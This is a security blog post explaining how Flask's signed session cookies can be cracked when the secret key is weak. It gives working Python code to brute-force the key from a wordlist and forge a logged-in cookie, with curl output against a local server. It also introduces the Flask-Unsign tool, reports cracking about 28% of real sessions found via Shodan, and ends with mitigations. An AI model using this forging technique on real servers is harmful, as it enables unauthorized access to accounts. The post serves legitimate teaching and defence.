Baking Flask cookies with your secrets

Luke Paris
Jan 26, 2019 · 9 min read

Photo by Robert Zunikoff on Unsplash

> *Editors note: After receiving some criticism on various places for using the title "Defeating Flask's Session Management", I've decided to change the title as I feel the criticism is justified for being misleading.*

. . .

A few weeks back, I and a friend of mine were discussing web frameworks and how he

claimed to have made an 'Impossible to Bypass' login form. After asking him if I could see the code, he obliged and sent me a copy.

As expected, he remained true to his word and actually made it very secure. No SQL injection, no XSS, he even had rate limiting and audit logging. It seemed impossible to bypass without actually knowing the password.

That was of course, until I noticed he was using the secret key:

> 'CHANGEME'

Exploiting Human Error

What my friend hadn't realised is that having a weak secret key is more dangerous than you'd think when the client stores the current user's state. Take the following sample application (which is a completely stripped down version of his application):

```python
# Requirements: Flask
from flask import Flask, session


app = Flask(__name__)
app.config['SECRET_KEY'] = 'CHANGEME'


@app.route('/')
def index():
    if 'logged_in' not in session:
        session['logged_in'] = False

    if session['logged_in']:
        return '<h1>You are logged in!</h1>'
    else:
        return '<h1>Access Denied</h1>', 403


if __name__ == '__main__':
    app.run()
```

sample.py hosted with ♥ by GitHub view raw

At first glance this looks impenetrable, I even opted to remove the login form itself (as we were never going to guess the passwords he made). So how would you go about


getting that *'You are logged in!'* message?

Flask's Session Management

Flask by default uses something called 'signed cookies', which is simply a way of storing the current session data on the client *(rather than the server)* in such a way that it cannot *(in theory)* be tampered with.

One of the drawbacks of this approach, however, is that the cookies are **not encrypted**, they're **signed**. *This means that the content of the session can be read without the secret key.*

*And, a*fter speaking to various Python developers, most assumed that the session data would be unreadable by the client as the code used to sign the cookies is called `SecureCookieSessionInterface`, which gave them a false sense of security. Take the following session:



A 'secure' cookie divided up into its parts

Session Data

The session data is the actual **content** of the session, while at first glance it looks unreadable, but to those who recognise it, it's actually just a Base64 encoded string. If we were to decode this with itsdangerous' base64 decoder, we'd get the following output:

```
{logged_in: False}
```

Session data set by the server

Timestamp

The timestamp tells the server when the data was last updated. Depending on what version of itsdangerous you're using, this might be the current Unix timestamp, or the

current Unix timestamp minus the epoch (this was changed due to a bug, whereby people couldn't set dates before 2011, source).


If the timestamp appears to be older than 31 days, the session is marked as expired and will be regarded as invalid.

Cryptographic Hash

This is the part which makes the cookie 'secure'. Before the server sends you your latest session data, it calculates a sha1 hash based on the combination of your session data, current timestamp and the server's secret key.

Whenever the server then sees that session again, it will deconstruct the parts, and verify them using the same method. If the hash doesn't match the given data, it will know it has been tampered with and will regard the session as invalid.

This means that if your secret key is easy to guess or is publicly known, an attacker can cleverly modify the session's content without much effort (speaking of secrets being publicly known, you'd be surprised how many results are returned on GitHub if you search for `secret_key`).



Searching the term 'secret_key' returns almost 2.4 million results on GitHub alone

Bypassing Authentication

'So how would I go about actually bypassing the authentication?', you might be asking yourself. Take the following example (which you can follow along if you copy the code earlier in this blog post):

Prerequisites

- Access to a Python interpreter (I'm using 3.6)
- Having Flask installed by using `pip install flask` (preferably in a virtual environment so it won't make your system messy)

Before you can do anything, you'll have to start the Flask application like so:

```
$ python server.py
```

Obtaining a session cookie

To obtain a session cookie, we'll have to probe the server for a possible cookie. I did this by simply making a `curl` request to the server with the `-v` option to get *verbose* output (which prints the headers of the request), but you could also simply visit the web page and use a browser extension like EditThisCookie to get the contents of the cookie.

```
$ curl -v http://localhost:5000
* Rebuilt URL to: http://localhost:5000/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 5000 (#0)
> GET / HTTP/1.1
> Host: localhost:5000
> User-Agent: curl/7.54.0
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 403 FORBIDDEN
< Content-Type: text/html; charset=utf-8
< Content-Length: 22
< Vary: Cookie
```

```
< Set-Cookie: session=eyJsb2dnZWRfaW4iOmZhbHNlfQ.XD9
TRA._2Y-FboqdGQ2F964pRnIfCqhkGE; HttpOnly; Path=/
< Server: Werkzeug/0.14.1 Python/3.6.5
< Date: Wed, 16 Jan 2019 15:52:36 GMT
<
* Closing connection 0
<h1>Access Denied</h1>
```

The server returning a session cookie

Do note that not all servers will instantly give you a session; some will only do this when trying to flash an error whereas others will only do so after logging in. You'll have to figure this out on a case-by-case basis. For demonstration's sake, our example server forcibly sets a session no matter what.

Creating the wordlist

While it would be possible to brute-force each possible combination of letters, numbers and characters; a better approach would be to create a wordlist with known sources where developers might have posted their secret keys.

For this, I immediately thought of the following two locations: GitHub (as seen earlier) and StackOverflow (which generously allows you to download every single comment, post and edit ever made on the platform through archive.org).

For GitHub, I simply made a throwaway script which tried going over as many commits and files with the search term `secret_key` as possible, and for StackOverflow I iterated over each possible piece of text and tried to match possible secret keys with the following regular expression:

```
re.compile((
    r'(?:'
        r'(?:secret|private|access|api)[_]?'
        r'(?:key|token)'
    r'?)'
    r'(?:[\'"]?(?:\s+)?[,:=](?:\s+)?)'
    r'(?:'
        r'[burf]{0,4}?(\'(?:[^\'\\]|\\.)*\')'
        r'|[burf]{0,4}?("(?:[^"\\]|\\.)*")'
    r')'
```

```
), flags=re.IGNORECASE)
```

Regular expression used to capture the secret keys

After a week of scraping GitHub posts on the background of my VPS, and combing through every StackOverflow post, comment and edit ever made I was left with a total of **37069 unique secret keys.**

Cracking the signature

By combining a wordlist, the cookie we just obtained and parts of Flask's session management code; we're able to validate each secret key against the cookie to see if the signature is valid. If no error is raised, we'll know we have a valid signature, which means we'll have figured out the server's secret key!

```
for secret in wordlist:
    try:
        serializer = URLSafeTimedSerializer(
            secret_key=secret,
            salt='cookie-session',
            serializer=TaggedJSONSerializer(),
            signer=TimestampSigner,
            signer_kwargs={
                'key_derivation': 'hmac',
                'digest_method': hashlib.sha1
        }).loads(cookie)
    except BadSignature:
        continue

    print('Secret key: {}'.format(secret))
```

A sample session-cracking application

Crafting a session cookie

If our script was successful, we should now have found the server's secret key! By now taking the same code, but instead of 'load' the session we 'dump' the session, we can create a cookie with any data we like.

```
session = {'logged_in': True}
```

```
secret = 'CHANGEME'

print(URLSafeTimedSerializer(
    secret_key=secret,
    salt='cookie-session',
    serializer=TaggedJSONSerializer(),
    signer=TimestampSigner,
    signer_kwargs={
        'key_derivation': 'hmac',
        'digest_method': hashlib.sha1
    }
).dumps(session))
```

Crafting a new session

If we were now to make a request to the same server, it should accept our crafted cookie, as it matches the expected secret key, which should trick it into believing we're logged in.

```
$ curl -v http://localhost:5000 -H 'Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.XD9ZOA.H1sq9Sh-FvSs2nblOyMQbLvOVjI'
* Rebuilt URL to: http://localhost:5000/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 5000 (#0)
> GET / HTTP/1.1
> Host: localhost:5000
> User-Agent: curl/7.54.0
> Accept: */*
> Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.XD9ZOA.H1sq9Sh-FvSs2nblOyMQbLvOVjI
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Content-Type: text/html; charset=utf-8
< Content-Length: 27
< Vary: Cookie
< Server: Werkzeug/0.14.1 Python/3.6.5
< Date: Wed, 16 Jan 2019 16:19:03 GMT
<
* Closing connection 0
<h1>You are logged in!</h1>
```

Using our crafted cookie to bypass the server's authentication

> *I would like to point out that just because you can modify a session, doesn't mean you'll instantly be able to bypass an authentication mechanism. Not all systems are built the same and you'll probably have to do some research to figure what and if it is possible to use this attack to your advantage.*

Flask Unsign

Due to the fact that I had to do quite some work to figure out *exactly how* Flask handled their sessions, I decided to put the code into an easy-to-use command line tool which lets you scan your own server's for this issue.

To install the tool, simply head over to your terminal and install it using pip:

```
$ pip install flask-unsign[wordlist]
```

If you don't want the fairly bulky wordlist file included and only want to use the code itself, you can simply omit the `[wordlist]` from the command.

```
$ pip install flask-unsign
```

If you wish to see the source code, you can find this over on my GitHub.

Usage

Flask-Unsign has three main use-cases: it lets you: Decode, Sign and Unsign (crack) a cookie, with built-in HTTP support, which prevents you from having to open up your browser.


```
$ flask-unsign --unsign --server http://localhost:5000
[*] Server returned HTTP 403 (FORBIDDEN)
[+] Successfully obtained session cookie: eyJsb2dnZWRfaW4iOmZhbHNlfQ.XD9juw.
-e5yvRMj64zVzTFuQQTFNdEbO7A
[*] Session decodes to: {'logged_in': False}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 11932 attempts
'CHANGEME'

$ flask-unsign --sign --cookie "{'logged_in': True}" --secret "'CHANGEME'"
eyJsb2dnZWRfaW4iOnRydWV9.XD9jwA.4kO8NfnnsJdgZNX8iKqv-7AiBO8
```

Cracking and crafting a session using Flask-Unsign


The Numbers


By now you're probably asking yourself: **What is the chance that this actually works in the real world?** To test this, Rik van Duijn (cool guy, go check out his Twitter) and I did a few queries on Shodan to see how many public-facing devices were broadcasting that they might be running Flask.



This resulted in around **88,000** servers

We then narrowed it down to those who immediately set a session cookie *(not only due to the fact that Shodan can get pricey, but crawling each host until we find a session cookie might be very intrusive, would most likely melt my router, and probably result in a phone call from my ISP asking what the hell I'm up to)*.






This resulted in around **1,500** servers

After downloading the results, I went to work to see exactly how many sessions I could successfully crack with a wordlist I created from a few days of scraping various data sources on the internet where people might post their secret keys.


> *Just because the servers are running Werkzeug, doesn't mean they're running Flask. Furthermore we're not taking applications whose information is stripped by another web server like Nginx, those who don't instantly set a cookie or which are running behind a firewall into account. So take the following data with a grain of salt.*



Successfully cracking a little more than 28% of all valid sessions

> *While I initially started by brute-forcing the sessions on my MacBook, I quickly realised that MacBooks aren't exactly cut out to run 32 CPU-slurping Python processes at once, so I switched to my (ever so slightly) more powerful gaming PC which obediently completed the task in under 20 minutes.*

After weeding out the non-signed cookies (generally server-side cookies, or other frameworks which might use the same naming convention and base code as Flask), I was left with **1242 valid** sessions. Passing each of these to Flask-Unsign, resulted in **352 cracked** sessions which is a little over **28%**. Of these 352 sessions, only **78 unique** secret keys were used.



Top 10 most commonly used secret keys

Mitigation

There are multiple ways you could avoid this issue. The first and most obvious way of doing so is to simply **KEEP YOUR SECRET KEYS SECRET!** Apart from the obvious

ones, the following tips should help you keep your server more secure.

Making your secret key random

Stop using easy-to-guess secret keys; aim for something totally random instead. Ideally, you'd want to set your secret key to a random sequence of bytes each time you start your application, but this might be user-unfriendly as their session would expire each time your server is restarted.

The most practical solution is to simply generate a UUID. This can be done on most Unix-like systems by using the `uuid` or `uuidgen` command, or by running the following on a machine with Python:

```
$ python -c 'import uuid; print(uuid.uuid4());'
```

Use server-side sessions

Not only do you prevent attackers from figuring out your secret key, using server-side sessions also makes it impossible for an attacker to look at the contents of your session, as the only thing they'll get is a unique token.

One way of doing this in Flask is by installing the Flask-Session, package and initializing it when your application is being built.

Sample Application

The following is a sample Flask application, which uses the previously-mentioned techniques to make sessions more robust.

```
1  # Requirements: Flask, Flask-Session
2  import os
3  from flask import Flask, session
4  from flask_session import Session
5
6
7  app = Flask(__name__)
8
9  app.config['SECRET_KEY'] = os.urandom(64)
10 app.config['SESSION_TYPE'] = 'filesystem'
11
12 Session(app)
13
```

```
14
15  @app.route('/')
16  def index():
17      if 'logged_in' not in session:
18          session['logged_in'] = False
19
20      if session['logged_in']:
21          return '<h1>You are logged in!</h1>'
22      else:
23          return '<h1>Access Denied</h1>', 403
24
25
26  if __name__ == '__main__':
27      app.run()
```

sample.py hosted with ♥ by GitHub view raw

Special Thanks

Special thanks to Rik van Duijn for helping me out with general advice, and helping to generate the statistics showed earlier in this post.

Python Flask Security Cybersecurity Pentesting